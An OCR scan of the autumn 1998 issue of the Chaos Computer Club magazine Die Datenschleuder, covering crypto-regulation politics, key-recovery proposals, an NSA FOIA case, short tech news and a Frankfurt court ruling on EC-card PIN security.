
Die Datenschleuder

Das wissenschaftliche Fachblatt für Datenreisende
Ein Organ des Chaos Computer Club



Folgen der Vernetzung

- *Open Source Banking*
- *EC-Karten: Beweislastumkehr*
- *Jahresrückblick Denial Of Service*

MIT DAUMENKINO!

ISSN 0930-1045
Herbst 1998, DM 5,00
Postvertriebsstück C11301F

#64

Impressum

Die Datenschleuder Nr. 64
III. Quartal, Herbst 1998

Herausgeber:
(Abos, Adressen etc.)
Chaos Computer Club e.V.,
Schwenckestr. 85, D-20255 Hamburg,
Tel. +49 (40) 401801-0,
Fax +49 (40) 4917689,
EMail: office@ccc.de
Redaktion:
(Artikel, Leserbriefe etc.)
Redaktion Datenschleuder,
Postfach 640236, D-10048 Berlin,
Tel +49 (30) 285 986 00
Fax +49 (30) 285 986 56
EMail: ds@ccc.de
Druck: St. Pauli Druckerei Hamburg
ViSdP: Wau Holland
Mitarbeiter dieser Ausgabe:
Andy Müller-Maguhn (andy@ccc.de), Doobee R. Tzeck (Auf Mail Entzug), Frank Rieger (frank@ccc.de), Tim Pritlove (tim@ccc.de), Tobias (tobias@ccc.de), Wau Holland (wau@ccc.de) und weitere.

Adressen

http://www.ccc.de

Erfa-Kreise des CCC

Hamburg: Treff jeden Dienstag, 20 Uhr in den Clubräumen in der Schwenckestr. 85 oder im griechischen Restaurant gegenüber. U-Bahn Osterstraße / Tel. (040) 401801-0, Fax (040) 4917689, EMail: ccc@hamburg.ccc.de

Berlin: Club Discordia Donnerstags alle zwei Wochen 17-23 Uhr in den Clubräumen, Marienstraße 11, Hinterhof, Berlin-Mitte, Nähe Bahnhof Friedrichstraße, Tel. (030) 28598600, Fax (030) 28598656, EMail: ccc@berlin.ccc.de. Briefpost: CCC Berlin, Postfach 640236, D-10048 Berlin. Termine unter http://www.ccc.de/berlin/clubdiscordia.html.

Chaosradio auf Radio Fritz und Live Stream im Internet i.d.R. am letzten Mittwoch im Monat von 22.00-01.00 Uhr, Info http://chaosradio.ccc.de, Feedback an chaos@orb.de.

Bielefeld: CCC Bielefeld: Treff jeden Dienstag um 20 Uhr in der Gaststätte Extra, Siekerstraße 23, Bielefeld. Kontakt: M. Gerdes (0521) 121429, EMail: ccc@bielefeld.ccc.de.

Köln: Chaos Computer Club Cologne (C4), Treff jeden Dienstag um 19:30 in den neuen (!) Clubräumen: Körnerstr. 37, 50823 Köln, http://koeln.ccc.de, email: info@koeln.ccc.de, Tel (0177) 7213415.

Mönchengladbach: Treff: Dienstags um 19:30 im Surfer's Paradise, Bahner 19 in Mönchengladbach. http://mg.ccc.de, Kontakt via gregor@ccc.de

Ulm: CCC Ulm, Treff jeden Montag ab 19.00h im „Café Einstein" in der Universität Ulm. Info http://www.uni-ulm.de/ccc/

Die Liste der Chaostreffs in anderen Städte findet ihr aktuell immer auf http://www.ccc.de/ChaosTreffs.html

Es ist dringend zu empfehlen dort nachzuschauen, da Zeit und Ort bei den Treffs noch nicht überall wirklich fixiert sind. Deshalb sind alle Angaben hier ohne Gewähr. Wer selbst einen Chaostreff ins Leben rufen möchte, findet alle nötigen Angaben auf obiger Webseite.

Chaos Family

Bielefeld: FoeBuD e.V., Treff jeden Dienstag um 21.00 Uhr im Café (Wissens)Durst in der Heeper Str. 64. PUBLIC DOMAIN Veranstaltungsreihe: jeden 1. Sonntag im Monat ab 15 Uhr im Bunker Ulmenwall, Kreuzstr. 0. siehe http://www.foebud.org/. Briefpost: FoeBuD e.V., Marktstr. 18, D-33602 Bielefeld, Fax. (0521) 61172, Mailbox (0521) 68000, Telefon-Hotline (0521) 175254, Mo-Fr 17-19 Uhr. EMail: foebud@bionic.zerberus.de. http://www.foebud.org.

Stuttgart: Computerrunde Suecrates, norman@delos.stgt.sub.org.

Österreich: Public Netbase, http://www.t0.or.at/

Engagierte ComputerexpertInnen, Postfach 168, A-1015 Wien ?

USA: 2600, http://www.2600.com

Editorial

Liebe Hacksportfreunde,

die Diskussion um die Sicherheit von EC-Karten nimmt kein Ende. Warum auch? Vor kurzem erkannte aber auch das Amtsgericht Frankfurt am Main, daß die angeblich so mißbrauchsfeindliche Sicherung der Magnetkarten doch eher gaunerfreundlich zu sein scheint.

Der Pool-Key, der systemweit einheitliche Zugangscode zu den schützenswerten Magnetdaten, entpuppt sich dabei als Sollbruchstelle. Ist er einmal einer ausreichend kriminellen Gruppe bekannt, ist JEDE Karte auf diesem Planeten ein potentieller Jackpot. Dies hat sich natürlich auch bei den Edes rumgesprochen – wie sonst ließe sich das gestiegene Interesse an Geldautomaten erklären?

700-900 Geldautomatenanlagen (!) sind laut offizieller Darstellung in den letzen Jahren „abgängig“. Was unter diesem Terminus zu verstehen ist verdeutlicht unser Daumenkino rechts oben: Die rumänischen Panzerknacker sacken hier nicht nur die Geldbündel, sondern gleich den ganzen Apparat ein. Da sind offensichtlich nicht nur ganz blöde Gangster am Werk.

Wieauchimmer – auch der CCC ist vor Einbrüchen nicht gefeit. Anfang August wurde unser DNS-Server Opfer einer Hackattacke und schwupps war www.ccc.de auf einmal ganz wo anders. Der CCC gratuliert den schöpferisch kreativen Aktiven zur gelungenen Trainingsrunde. We are amused. Weiter so. Treibt Hacksport!

Auch sehr aktiv sind zu unserer größten Freude die zahlreichen Chaostreffs, die sich in den letzten Monaten in ganz Deutschland (und anderen Ländern) gebildet haben. Die Erfahrungen, die dort gemacht wurden, werden sicherlich auf dem diesjährigen Congress zur Sprache kommen. Wer einen Treff in seiner Nähe sucht, sei dezent auf unseren Web Server verwiesen: wir halten dort eine stets aktuelle Liste aller Treffs und Erfa-Kreise vor.

Anläßlich der 1 000 000. Ausgabe der Datenschleuder wollen wir Euch ein weiteres Mal ermuntern, Eure Artikel einzureichen. Brauchbares Material wird nach wie vor mit Freiabos für sich oder seine Freunde belohnt.

Viel Spaß am Gerät!

Das Chaos im Herbst

index.html

Krypto-Politik

Höhere Interessen kündigen sich drohend an Der Versuch des deutschen Innenministers Kanther, eine Mehrheit für seinen erstmals auf dem BSI-Kongress im April 1997 geäußerten Vorstoß zur Krypto-Regulierung in Deutschland zu finden, ist ja erstmal gescheitert.

Das hat allerdings auch mit dem Wahlkampf zu tun; Kanzler Kohl hat rechtzeitig erkannt, daß Krypto-Regulierung kein Thema ist, mit dem sich Wahlen gewinnen lassen und deswegen rechtzeitig ein Machtwort innerhalb der Fraktion gesprochen.

Hintergrund des Aktionismus vom April 1997 war ein Ereigniss 4 Monate vorher; der für die Durchsetzung des nordamerikanischen amerikanischen "global Key-Escrow Plans"* zuständige US-Sonderbotschafter Aaron hatte Bundeskanzler Kohl und Innenminister Kanther im Dezember 1996 einen Besuch abgestattet.

Wen er bei dieser Gelegenheit noch besuchte und mit welchen Mitteln diese hohen Vertreter unserer ehrwürdigen Regierung auf die US-Linie gebracht wurden, ist nur ansatzweise bekannt. Vieles liegt im Bereich der Spekulation; allerdings ist mitunter von entsprechend langfristig positionierten Verträgen die Rede, deren Wurzeln noch aus den Zeiten der Besatzungsmächte stammen.

Wiedemauchimmersei, seitdem sind ja fast 2 Jahre vergangen. Die in den amerikanischen Gesetzen formulierte 2 jährige Frist zum Aufbau der global key escrow structure läuft Ende 1998 ab. Die Durchsetzung des amerikanischen Vorhabens wurde durch eine mehrgleisige Strategie auf den Weg gebracht. Zunächst wurden allen amerikanischen Firmen die Möglichkeit angeboten, die nächsten 2 Jahren Ihre Software quasi mit beliebigen kryptographischen Funktionen und Schlüssellängen zu versehen. Um die entsprechende Genehmigung für den Zeitraum Anfang 1997 bis Ende 1998 zu bekommen, mußten sie lediglich für diesen Zeitraum den Aufbau eines entsprechendes key escrowing zusagen. Auf dem anderen Gleis reiste US-Sonderbotschafter Aaron die "befreundeten" Staaten ab und bearbeitete die entsprechend zuständigen Stellen mit seinem Propaganda-Material über deren Inhaltsstoffe einiges aber nicht alles bekannt ist. Mindestens die Hälfte der Akten dürften unter dem Stichwort "Innere Sicherheit" bzw. "Organisierte Kriminalität" abheftbar sein.

Daß Kanther mit seinem Vorstoß, die amerikanischen Interessen in Deutschland zu kommunizieren und durchzusetzen gescheitert ist, stimmt nicht wirklich. Denn eines hat uns die Kanthersche Diskussion geklaut: 2 Jahre Zeit. 2 Jahre, die wir letztlich dafür brauchten, den Politikern und der Öffentlichkeit zu vermitteln, warum es nicht sinnvoll sein kann, daß jeder Bürger den Nachschlüssel zu seiner Wohnung bei der örtlichen Polizeidienststelle hinterlegen muß. Von wegen die Frage nach der Sicherheit von Polizeidienststellen und der Bestechlichkeitsquote von Polizeibeamten; Schaffung zentraler Begehrlichkeiten.

Diese 2 Jahre wurden in Europa eben nicht dazu genutzt, einen Verschlüsselungsstandart zu entwickeln, mit dem alle Internetnutzer standartmässig ihre Datenpostkarten mit einem Umschlag versehen.

Das eine was jetzt passiert ist die Macht des faktischen. Die Dominanz amerikanischer Software führt jetzt gegen Ende 1998 dazu, daß Key-Escrow etabliert wird.

Zum anderen hatten sich Aaron offenbar von seinem Treff im Dezember 1996 noch etwas mehr von der "befreundeten" Deutschen Regierung versprochen. Üblicherweise wird wohl eine etwas konsequentere Durchsetzung von Befeh... äh Vorschlagen erwartet.

Jetzt gibt´s nämlich gerade ein bißchen Verstimmungen. Nachdem es die Enquete-Kommission des Deutschen Bundestages immerhin geschafft hat, in ihrem Bericht zu "Sicherheit und Schutz im Netz" quasi einvernehmlich quer durch alle Parteien die Einschätzung, eine Regulierung von Kryptographie nicht für sinnvoll zu erachten, dargestellt hat, ist die US-Regierung etwas minder begeistert (mal nebenbei: es könnte sich an dieser Stelle herausstellen, daß die Enquete-Kommission tatsächlich einen Sinn gehabt hat. Dies läßt sich anhand der anderen erstellten Berichte und der Arbeitsweise nicht zwangsläufig schlußfolgern).

Offenbar ist die Geduld von Sonderbotschafter Aaron und seinem Dienstherrn erschöpft. Er hat schlechte Laune und hat einen verhältnissmässig kurzfristigen Besuch mit verschiedenen Terminen bei deutschen Stellen im Zeitraum vom 10. - 15. Oktober 1998 angekündigt. Oder sagen wir mal, nicht direkt angekündigt, aber irgendwie kochen die Jungs bei Ihrer Kommunikation auch nur mit Wasser.

Das sollte für uns als erklärte Gegner der Regulierung von Kryptographie ein wichtiger Termin im Kalender für entsprechenden Aktionismus sein.

Beim Entstehen dieses Artikels kann ja noch nicht mal prognostiziert werden, wer zum

Zeitpunkt des Besuches Innenminister ist. Aber der Einfluß der amerikanischen Regierung auf die deutsche dürfte auch einigermaßen unabhängig von dem Unterhaltungsspiel sein, was wir unter dem Begriff "Wahlen" kennen.

Diesbezügliche Erkenntnisse könnten im jetzigen Kontext noch einen wichtigen Mosaikstein bilden. Immer her damit.

Historisch betrachtet ein interessanter Zeitraum, um die entsprechenden Machtverhältnisse zu beobachten. Vielleicht gibt es noch mal einen Kinderpornoskandal mit Einsatz von Krypto? Oder ein paar wichtige Förderer von Verschlüsselung werden liquidiert? Fragen über Fragen, die es noch zu klären gilt.

* das ziemlich umfangreiche Gesetzeswerk, welches die Kryptoregulierung vom US-Verteidigungsministerium (DoD) zum Wirtschaftsministerium (DoC) und den Aufbau der global key escrow structure beschreibt ist irgendwo unter `http://www.epic.org/crypto/export_controls` zu finden: Federal Register, Dec 30, 1996 (Vol 61, Number 251, Rules and Regulations, Page 68572-68587 from the federal register via GPO Access (wais.access.gpo.gov)).

andy@ccc.de

International Crypto News

"Key Recovery and Export Licensing Proposal" von Netscape

Amended Version 0.9 - February 19, 1997

DRAFT - Netscape Confidential

[By hand:] (Netscape counsel agreed with release.)

INTRODUCTION: This is a proposal from Netscape Communications Corporation regarding key recovery features in its client and server products. A business timeline is included.

EXECUTIVE SUMMARY: The key recovery proposal consists of two separate parts. The first part addresses the secure mail (S/MIME) keys (and keys for other local applications) and the second part addresses the SSL keys and related issues. Where possible, Netscape plans to offer voluntary recovery features for some encryption private keys. Corporate customers can define their own key recovery policies. They may decide to require key recovery for email applications as well as any other application that stores encrypted files on local or network disks.

Support for escrow of encryption private keys may be achieved as follows: Netscape client and server products offer Certificate Authorities the capability to only issue a certificate after the private key has been escrowed with an entity chosen by the Intranet administrator for security policy. The certificate will indicate that the corresponding private key has been escrowed.

The proposed plan for SSL does not use explicit escrow for SSL keys at the client or the server sides. Rather, since SSL only encrypts data between the client and the server such that the decrypted data is available on the server (and clients in some cases), other entities can obtain the data from the server directly in the case access to the plain text data is needed.

The main point stressed here is that key recovery is useful for applications that enable storage of encrypted data and should be offered (as an optional feature) in a product line, but may not actually provide the desired result in some other applications. A plan that attempts to escrow all keys under all scenarios is perhaps too general and will face issues with scalability, distribution and legal issues with the escrowed private keys.

[...]

[http://www.jya.com/nscp-foia.htm]

Intel plans for world domination

Good afternoon gentlemen,


I've been reading the correspondence on the possibility of govt keystroke access with some interest. I'm in a slightly odd position as I'm responsible for security in one of the larger wintel companies. As such I've been getting quite a feeling of deja vu reading your mails. Intel and others are moving in exactly this direction with a number of initiatives, most notably the PC98, PCXX, and "Wired For Management". WfM in particular is very scary - one of the components is a facility for PC's to download and run digitally signed software before the OS is booted - between "the end of BIOS initialisation and when control is transferred to a high-level OS" in the words of one Intel document. The code is verified by routines embedded in the BIOS and will allegedly use some subset of X.509v3 and PKCS#1.

As so often happens in circumstances like this I can't risk passing documents directly as I can't be sure of their provenance - I really have no idea which ones are now considered trade secrets and which have been made public. Instead I recommend you have a look at the Intel WfM site http://www.intel.com/ial/wfm/ with particular reference to the "Pre-Boot Execution Environment" (PXE) and "System Management BIOS" SMBIOS). The Microsoft pc98 site is at `http://www.microsoft.com/hwdev/pc98.htm` and the Intel one at `http://developer.intel.com/design/pc98/`

And, DM reminds of the DIRT program Ray Arachelian first posted here: There's an article on page 37 of the July 6, 1998 issue of NetworkWorld about a new software product for Windows machines that is basically a trojan horse that allows access to all keystrokes and files on a system from a remote "America's Most Wanted"-type HQ. I can't find the article online at `<http://www.networkworld.com>`, but you can go the the company's site at `<http://www.thecodex.com/dirt.html>` to see it. Sale of DIRT is "restricted to military, government, and law enforcement agencies", the article says.

KRAP is at it in the IETF

It has come to my attention that the KRAP (key recovery alliance program) has submitted an I-D (internet draft) to the IETF for adding GAK (government access to keys) to the IPSEC protocols:



ftp://ftp.ietf.org/internet-drafts/draft-rfced-exp-markham-00.txt

ISAKMP Key Recovery Extensions

7. AUTHOR INFORMATION

Tom Markham
Secure Computing Corp
2675 Long Lake Road
Roseville, MN 55113 USA
Phone: 651.628.2754, Fax: 651.628.2701
EMail: tom_markham@securecomputing.com

I consider this a perversion of the standards process of the IETF to advance a political agenda which must be stopped at all cost.

Below are the e-mail addresses of some people that you should write (politely) expressing your objections to any such additions to the protocols:

IPSEC Chairs:
Theodore Ts'o <tytso@mit.edu>
Robert Moskowitz <rgm@icsa.net>
Security Area Directors:
Jeffrey Schiller <jis@mit.edu>
Marcus Leech <mlecch@nortel.ca>

As I mentioned before, be polite. These people are not the ones proposing GAK be added to the IPSEC protocols. They have put a lot of time and effort in forwarding the cause for strong encryption. They should be made aware of the communities objections to these attempts by KRAP.

"William H. Geiger III" <whgiii@invweb.net>

NSA Ordered to Tell Secrets

In an April 30 Memorandum Opinion and Order Senior US District of New Mexico Judge Santiago Campos has ordered the National Security Agency to produce in camera evidence that it can refuse to respond to allegations of NSA intercepts of Libyan and Iranian encrypted messages in the 1980s.

http://jya.com/whp043098.htm (102K)

This order was issued in repsonse to cryptographer Bill Payne's FOIA request for the information as part of his wrongful termination suit against NSA and Sandia National Laboratory.

In the 56-page order Judge Campos reviews the principal actions in the suit, and to buttress the order for NSA to tell him what it knows about the intercepts invokes recent FOIA regulations which more stringently require intelligence agencies to substantiate the use of the "Glomar response" in refusing to affirm or deny the existence of information on the grounds that to do so would harm national security.

He states that case law requires more diligent review in the case of "Glomarization," so he is obligated to make a review in this instance. He states that based on what NSA has heretofore provided the court, withholding of information on these intercepts does not appear justified.

Campos has reviewed public documents on allegations of the Swiss firm Crypto AG's "spiking" of its cryptographic equipment (with direction by NSA for backdoors) then selling it to Libya and Iran, Crypto AG's employee Hans Buehler's story of the work, Reagan's statement on the intercepts, and other reports, and finds that while the stories are not authoritative of the USG position, they do warrant his detailed review of NSA's Glomar response.

Campos says, paraphrased, "if NSA continues to have the right it claims in this case to determine what is secret and what is not, then it can declare anything secret and thereby undercut the very purpose of the FOIA. That is not acceptable."

It's an impressive summary of the legal conflict between the public's right to know and governmental secrecy. And may help ease access information on NSA global surveillance operations. Or, if Campos decides in NSA's favor, may shut the door more securely.

John Young <jya@pipeline.com>

Chaos Realitäts Dienst: Kurzmeldungen

Auswandern? Hacken ist in Neuseeland legal

München (PC-WELT/5.08.98?) - Das Paradies der Hacker: Nach Meinung von Reg Hammond, verantwortlich für die Computerrichtlinien im Handelsministerium von Neuseeland, kann jemand, der in einen fremden Rechner eindringt, zwar gegebenenfalls wegen Diebstahls oder "unbefugten Betretens" verantwortlich gemacht werden, doch der Hackversuch selbst ist nicht strafbar. Rechtsanwalt Ken Moon geht sogar noch weiter: "Unbefugtes Betreten wird nur dann zum Verbrechen, wenn ein anderes Delikt hinzukommt, etwa Einbruch". Wer lediglich neugierig ist, macht sich daher nicht schuldig. Hinzu kommt, dass das Gesetz sich direkt auf das unbefugte Betreten von Land oder persönlichem Eigentum bezieht. Intellektuelles Eigentum wird in Neuseeland als nicht greifbar und damit nicht als reales Eigentum angesehen. Selbst das Löschen oder Kopieren von Dateien sei daher mit ziemlicher Sicherheit nicht verfolgbar. Trotzdem haben weder die Regierung noch die Opposition derzeit die Absicht, ein Gesetz gegen diese Art Verbrechen im Netzwerk auf den Weg zu bringen.

Ausschalten? "Internet macht depressiv"

(ARD/ZDF Videotext, 06.09.98) - Je häufiger Menschen im Internet unterwegs sind, desto depressiver und einsamer fühlen sie sich.

Das ist das Ergebnis einer neuen Studie der Universität Pittsburgh. Danach spielt es auch keine Rolle, wie Menschen das Internet benutzen: Ob sie Chatrooms besuchen, E-Mails austauschen oder nach Nachrichten surfen.

Der Grund liegt nach Ansicht des Sozialpsychologen Robert Kraut darin, daß die im Internet verbrachte Zeit für Kontakte mit Freunden oder der Familie fehlt: "Starke soziale Kontakte werden durch schwächere ersetzt."

Kotzen? McDonald's soll Trendsetter bei Geldkarte werden

München (Reuters 31.7.1998) - Die Schnellrestaurant-Kette Mc Donald's soll im deutschen Handel dem bargeldlosen Zahlungsverkehr mit der Geldkarte zum Durchbruch verhelfen. Der

Deutsche Sparkassen und Giroverband kündigte am Freitag zusammen mit dem Restaurant-Unternehmen in München an, in einigen Monaten würden in allen 870 McDonald's Restaurants Terminals für Geldkartenbezahlung und Geldkarten-Ladegeräte installiert. Das Restaurant-Unternehmen sei damit der größte Kooperationspartner der Sparkassen in Sachen Geldkarte. Ziel der Zusammenarbeit sei es, die Geldkarte bei den Verbrauchern populär zu machen.

Daneben testet der Sparkassenverband mit der Deutschen Bahn auf einer Strecke in Baden-Württemberg die Akzeptanz der "elektronischen Geldbörse". Weitere Kooperationen, etwa mit der Telekom bei Münzfernsprechern, würden angestrebt, sagte Manfred Krüger vom Sparkassenverband.

Ein Arbeitsplatzabbau durch den Einsatz der Bezahl- Terminals ist bei McDonald's Deutschland nach den Worten von Marketing-Vorstand Rolf Kreiner nicht vorgesehen. Vielmehr sollten die Beschäftigten mehr Zeit für den Kunden-Service haben.

Lage peilen? Handys mit GPS-Ortung

(Computerwoche 24.08.1998) - Ericsson und Nokias werden ihre Handys künftig mit satellitengestützten Ortungsmöglichkeiten ausstatten. Dabei greifen die Hersteller auf eine Technologie der Sirf Technology zurück, die auf dem Global Positioning System (GPS) beruht. Hintergrund des Lizensabkommens ist eine US-Vorschrift, die ab dem Jahr 2001 nur noch den Verkauf von Handys mit Funktionen zur Positionsbestimmung erlaubt.

Briefträger beißen? Post sammelt Daten über Häuser

(ARD/ZDF Videotext 05.09.1998) - Die Post sammelt Daten über Gebäude und Grundstücke ihrer Kunden, um die Informationen an Werbekunden zu verkaufen.

Ein Post-Sprecher bestätigte Angaben der "Bild"-Zeitung, wonach die Post Daten über 16 Mio.Gebäude gesammelt habe. Die Post spioniere jedoch niemand aus. Es würden keine personenbezogenen Daten gesammelt. Die "Bild"-Zeitung zitierte jedoch aus einem Postmagazin für Geschäftskunden, wonach die Daten beispielsweise mit Alter und Kaufkraft der Bewohner kombiniert werden können.

Der Bonner Datenschutzbeauftragte Jacob nannte das Vorgehen der Post in der Zeitung "problematisch."

Wußtet Ihr schon?

…was ein Nötingspasswort ist? Das ist für den Fall, daß man jemandem die Pistole an den Kopf hält um ihn dazu zu bringen, sich einzuloggen. Nach Eingabe des Nötingspassworts kommt er zwar ins System rein, die Jungs mit den Maschinengewehren kommen dann aber auch gleich hinzu.

…daß es sich natürlich auch bei einem Nötingspasswort um eine geschickt getarnte Back Door handeln könnte?

…daß wg. der Umstellung auf verschlüsseltes http (https) von www.ccc.de die privaten Telekommunikationskosten einiger BSI-Mitarbeiter nach hochrangigen Aussagen gestiegen ist? Die Firewall des BSI erlaubt beim Übergang zwischen Intranet ins Internet diesen Dienst nicht ;-)

…daß es Anzeichen dafür gibt, daß sich die behördlich (noch) nicht zugelassenen IMSI-Catcher (GSM-Zellensimulator, der Verschlüsselungsmodus 0 aktiviert) bereits in privaten Händen in Deutschland im Einsatz befinden?

EFF: Höllenmaschinenbau erfolgreich

Die persönliche Geheimnummer (PIN) auf EC-Karten mit DES-Verfahren kann von Unbefugten geknackt werden. Das hat das Amtsgericht Frankfurt (Main) bestätigt und eine Frankfurter Bank zur Rückerstattung der vom EC-Kartendieb abgehobenen Summe verurteilt.

Die Bank hatte auf ein Mitverschulden der Kontoinhaberin plädiert. Das Gericht: PIN-Nr. verschlossen aufbewahrt, also "zwingende" Schlußfolgerung, daß der Täter die Nummer entschlüsselt hat. Hilfreich war die real existierende "Höllenmaschine" der Electronic Frontier Foundation sowie der Umstand, daß die Bank sich weigerte, dem CCC einen Geldausgabeautomaten zum Nachweis der Knackbarkeit zur Verfügung zu stellen. Hier Auszüge aus dem Urteil, Volltext in de.org.ccc. Damit ist – zumindest für alte ec-Karten – eine Beweislastumkehr zu Gunsten der Kunden absehbar. Das löst nicht alle Probleme, aber einige. Der CCC bleibt am Ball. Die Umstellung der Banken auf neue Verfahren garantiert nicht, daß diese wirklich besser sind. Gut unterrichtete Kreise meinen, daß etliche Banken bei Triple-DES wegen des Umstellungsaufwandes zweimal den alten Schlüssel verwenden.

Auch die freie Wahl einer PIN durch den Kunden löst nicht alle Probleme, sondern schafft neue, wenn die Banken - wie bisher - an den Kosten für Verbraucheraufklärung sparen. Denn dann kommen Geburtsdaten oder die eigene Telefonnummer zum Einsatz.

Und auch beim besten PIN-Verfahren bleibt die Möglichkeit, mit etwas Glück in drei Versuchen die PIN zu erraten - dann wird die Karte ein Lottozettel für Taschendiebe. Bei der in Deutschland üblichen Urteilsargumentation wird die Verantwortung dem Karteninhaber zugeschoben.

wau@cccc.de

EC-Karten Urteil des Amtsgerichts FFM v. 01.09.1998 (gekürzt)

Amtsgericht Frankfurt am Main Aktenzeichen 30 C 2119 / 97 - 45, Urteil...Verkündet am: 01.09.1998

Im Rechtsstreit ... - Klägerin - ... gegen die ZZZZZZZZ - Bank ... - Beklagte - hat das Amtsgericht Frankfurt am Main ... 31.7.1998 für Recht erkannt: Die Beklagte wird verurteilt, ... nebst ... Zinsen ... zu zahlen. ...

TATBESTAND: Die Klägerin ... unterhält bei der Beklagten ein Girokonto.

Für dieses Konto war ihr von der Beklagten eine ec-Karte mit Magnetstreifen sowie eine persönliche Geheimnummer (PIN) ausgehändigt worden.

Im Februar 1997 wurden der Klägerin aus ihrer Handtasche die von der Beklagten ausgegebene ec-Karte sowie eine weitere ec- und s-Karte einer Sparkasse gestohlen. Mit diesen Karten wurden im Zeitraum vom 20.2.1997 bis 26.2.1997 an verschiedenen Geldautomaten (GAA) und POS-Terminals Geld abgehoben bzw. Rechnungen beglichen, die Konten der Klägerin von den kartenausgebenden Banken bzw. Sparkassen entsprechend belastet. Die Klägerin bemerkte den Diebstahl am 26.2.1997 und ließ die Karten am 26.2.1997 um 11:48 Uhr sperren. [...]

Unstreitig hat die Klägerin die ihr von der Beklagten ausgegebene ec-Karte zuvor noch nie in Zusammenhang mit der PIN benutzt, also weder an Geldausgabeautomaten noch POS-Terminals. [...]

Die Klägerin behauptet, sie sei ihrer Verpflichtung zur Geheimhaltung der PIN nachgekommen. Sie habe die PIN weder auf der Karte noch sonst in irgendeiner Form notiert, die PIN vielmehr in einem verschlossenen Aktenkoffer verwahrt, welchen sie in ihrer Wohnung versteckt habe.

Die Klägerin ist der Ansicht, es spreche auch kein Anscheinsbeweis dafür, daß sie dem Täter durch einen pflichtwidrigen Umgang mit der PIN die Kenntnis der PIN ermöglicht habe, da mittlerweile durch zahlreiche Gutachten nachgewiesen worden sei, daß die Täter die PIN selbstständig durch Ausprobieren oder Entschlüsseln anhand der auf der Karte gespeicherten Daten ermitteln konnten.

Die Klägerin beantragt, die Beklagte zu verurteilen, ... zu zahlen.

EC-Karten Urteil (Auszug)

Die Beklagte beantragt, die Klage abzuweisen.

Die Beklagte bestreitet, daß die PIN selbstständig durch Entschlüsseln anhand der auf der Karte gespeicherten Daten ermittelt werden könne.

Sie behauptet, es sei auch heute noch technisch ausgeschlossen, daß ein Dieb die PIN aus der Karte entschlüsseln könne, da diese nicht auf der Karte gespeichert sei, sondern erst unter Verwendung des institutseigenen DES-Schlüssels errechnet werde. Die Entschlüsselung des DES-Schlüssels sei mit herkömmlichen Mitteln nicht möglich, da hierfür das systematische Durchprobieren aller denkbaren Schlüssel erforderlich wäre. Da der Schlüssel des DES-Algorithmus 56 Bits umfasse, gäbe es über 70 Billiarden verschiedene Möglichkeiten.

Ein Dieb sei folglich nur dann in der Lage, mit Hilfe einer gestohlenen ec-Karte an einem Geldausgabeautomaten eine Abhebung zu tätigen, wenn ihm mit der Karte auch die PIN in die Hände gefallen sei.

Aus diesem Grunde ginge die überwiegende Rechtssprechung davon aus, daß bei einer Abhebung an Geldausgabeautomaten der sogenannte Beweis des ersten Anscheins dafür spreche, daß der Karteninhaber die Abhebungen selbst vorgenommen habe, oder ein Dritter sie in Kenntnis der PIN getätigt habe. [...]

Auch die Annahme des OLG Hamm, der DES-Schlüssel befinde sich mittlerweile in Händen krimineller Organisationen, sei rein spekulativ und durch nichts belegt.

Bei dieser Sachlage sei daher davon auszugehen, daß die ec-Karte der Klägerin zusammen mit der PIN abhanden gekommen sei, so daß die Klägerin die ihr obliegende Pflicht zur sorgfältigen und getrennten Aufbewahrung nicht erfüllt habe und daher für den entstandenen Schaden selbst hafte.

Das Gericht hat Beweis erhoben durch Parteivernehmung der Klägerin und Anhörung der Sachverständigen Dr. W. S. vom Bundesamt für Sicherheit in der Informationstechnik (BSI) und A. M.-M. vom Chaos Computer Club e.V. (CCC). [...]

Entscheidungsgründe:

Die Klage ist begründet.

Der Klägerin steht gegenüber der Beklagten ein Anspruch auf Rückzahlung der im Zusammenhang mit der mißbräuchlichen Verwendung ihrer ec-Karte von ihrem Girokonto abgebuchten Beträge zu, da die Beklagte nicht berechtigt war, das Konto der Klägerin entsprechend zu belasten (§ 812 Abs. 1 Satz 1 BGB). [...]

Unstreitig wurde der Klägerin aber ihre ec-Karte

gestohlen und von Unbekannten mittels der gestohlenen ec-Karte die mißbräuchlichen Transaktionen durchgeführt. [...]

Die Beklagte wäre daher nur dann zur Belastung des Girokontos der Klägerin berechtigt gewesen, wenn die Klägerin ihre vertraglichen Verpflichtungen aus Abschnitt II Ziffer 7.4 der Besonderen Bedingungen für ec-Karten verletzt hätte (pVV).

Ein derartiger Anspruch setzt voraus, daß die kartenausgebende Bank beweist, daß der Karteninhaber schuldhaft zum Mißbrauch der ec-Karte beigetragen hat, etwa indem er mit der PIN nicht sorgfältig umgegangen ist. Diesen Beweis vermochte die Beklagte jedoch nicht führen.

Die Beklagte hat keinerlei konkrete Tatsachen vorgetragen, aus der sich ein schuldhaftes Verhalten der Klägerin ableiten ließe. Die Beklagte hat sich vielmehr lediglich auf den von Rechtsprechung und Literatur statuierten Anscheinsbeweis gestützt, wonach der Einsatz der ec-Karte unter Verwendung der richtigen PIN den Beweis des ersten Anscheins dafür begründe, daß der Karteninhaber entweder selbst verfügt oder durch ein sorgfaltswidriges Verhalten zum Mißbrauch der ec-Karte beigetragen habe.

